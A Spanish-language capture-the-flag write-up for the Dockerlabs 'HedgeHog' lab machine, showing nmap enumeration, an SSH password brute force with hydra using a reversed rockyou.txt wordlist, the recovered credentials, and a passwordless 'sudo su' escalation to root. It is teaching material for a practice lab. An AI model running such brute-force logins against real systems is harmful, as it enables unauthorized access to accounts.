🏴‍☠️ Write-Up: Máquina "HedgeHog"

📌 **Plataforma: Dockerlabs**
📌 **Dificultad: Muy fácil**
📌 **Autor: Joaquín Picazo**


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información

Hago un escaneo general para identificar los puertos abiertos.




🎯 2. Escaneo y Enumeración

Hago un escaneo específico de puertos para obtener servicios, versiones y más.

```
┌──(root㉿kali)-[/home/cypher/hedgehog]
└─# nmap -vvv -sV -sC -p 22,80 172.17.0.2
```

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 34:0d:04:25:20:b6:e5:fc:c9:0d:cb:c9:6c:ef:bb:a0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNt2acaF9CKWqvibDqz36bJdqRXhBhBqCOAtvExAJy9Q2FullFAzNST6vJm0×FrlmpgS6fZb5+l3aTYFC18zyNU=
|   256 05:56:e3:50:e8:f4:35:96:fe:6b:94:c9:da:e9:47:1f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH2vWYkHZteiOgnLadFoN6gkctYlQYhtwGFeA7lm1OKE
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

En la web solo está escrito “tails”, puede ser un posible usuario de inicio de sesión, hay que intentarlo.



tails

💥 3. Explotación de Vulnerabilidades

Tengo a “tails” como un posible usuario para ingresar por servicio SSH, pero aún no tengo contraseña, lo que haré es fuerza bruta con hydra para encontrar una contraseña para ingresar. Se puede ver que no va encontrando nada con rockyou.txt, pero es posible que la contraseña se encuentre al final de este diccionario, por eso la máquina se llama “tails”.

```
┌──(root㉿kali)-[/home/cypher/hedgehog]
└─# hydra -l tails -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
 these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-22 21:38:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[STATUS] 185.00 tries/min, 185 tries in 00:01h, 14344219 to do in 1292:17h, 11 active
[STATUS] 170.33 tries/min, 511 tries in 00:03h, 14343893 to do in 1403:31h, 11 active
[STATUS] 165.14 tries/min, 1156 tries in 00:07h, 14343248 to do in 1447:34h, 11 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Cómo es posible que la contraseña esté al final del diccionario, haré un diccionario auxiliar para guardar el diccionario rockyou.txt y voltearlo/invertirlo.

```
┌──(root㉿kali)-[/home/cypher/hedgehog]
└─# tac /usr/share/wordlists/rockyou.txt >> rockyouinvertido.txt
```

```
┌──(root㉿kali)-[/home/cypher/hedgehog]
└─# sed -i 's/ //g' rockyouinvertido.txt
```

Ahora, nuevamente intento aplicar fuerza bruta con hydra pero con el nuevo diccionario invertido.

```
┌──(root㉿kali)-[/home/cypher/hedgehog]
└─# hydra -l tails -P rockyouinvertido.txt ssh://172.17.0.2

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
 these a** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-22 21:54:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344386 login tries (l:1/p:14344386), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: tails   password: 3117548331
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-22 21:55:02
```


Al ya tener un usuario y contraseña para ingresar por SSH, procedo a usar estas credenciales.

```
┌──(root㉿kali)-[/home/cypher/hedgehog]
└─# ssh tails@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:vVwna5nZRCyYSIsc1524JC6VpZ1YBLO+/wBCEPaIIeU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
tails@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.12.13-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

tails@806b75f0db50:~$ whoami
tails
tails@806b75f0db50:~$ pwd
/home/tails
```

Conexión exitosa.

🔐 4. Escalada de Privilegios y Post-explotación

Sonic tiene la capacidad de ejecutar todos los comandos. Entonces cambié la sesión a su usuario y luego me doy cuenta que tiene permisos para cambiar a root con tan solo un “sudo su” sin necesidad de contraseña.



🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.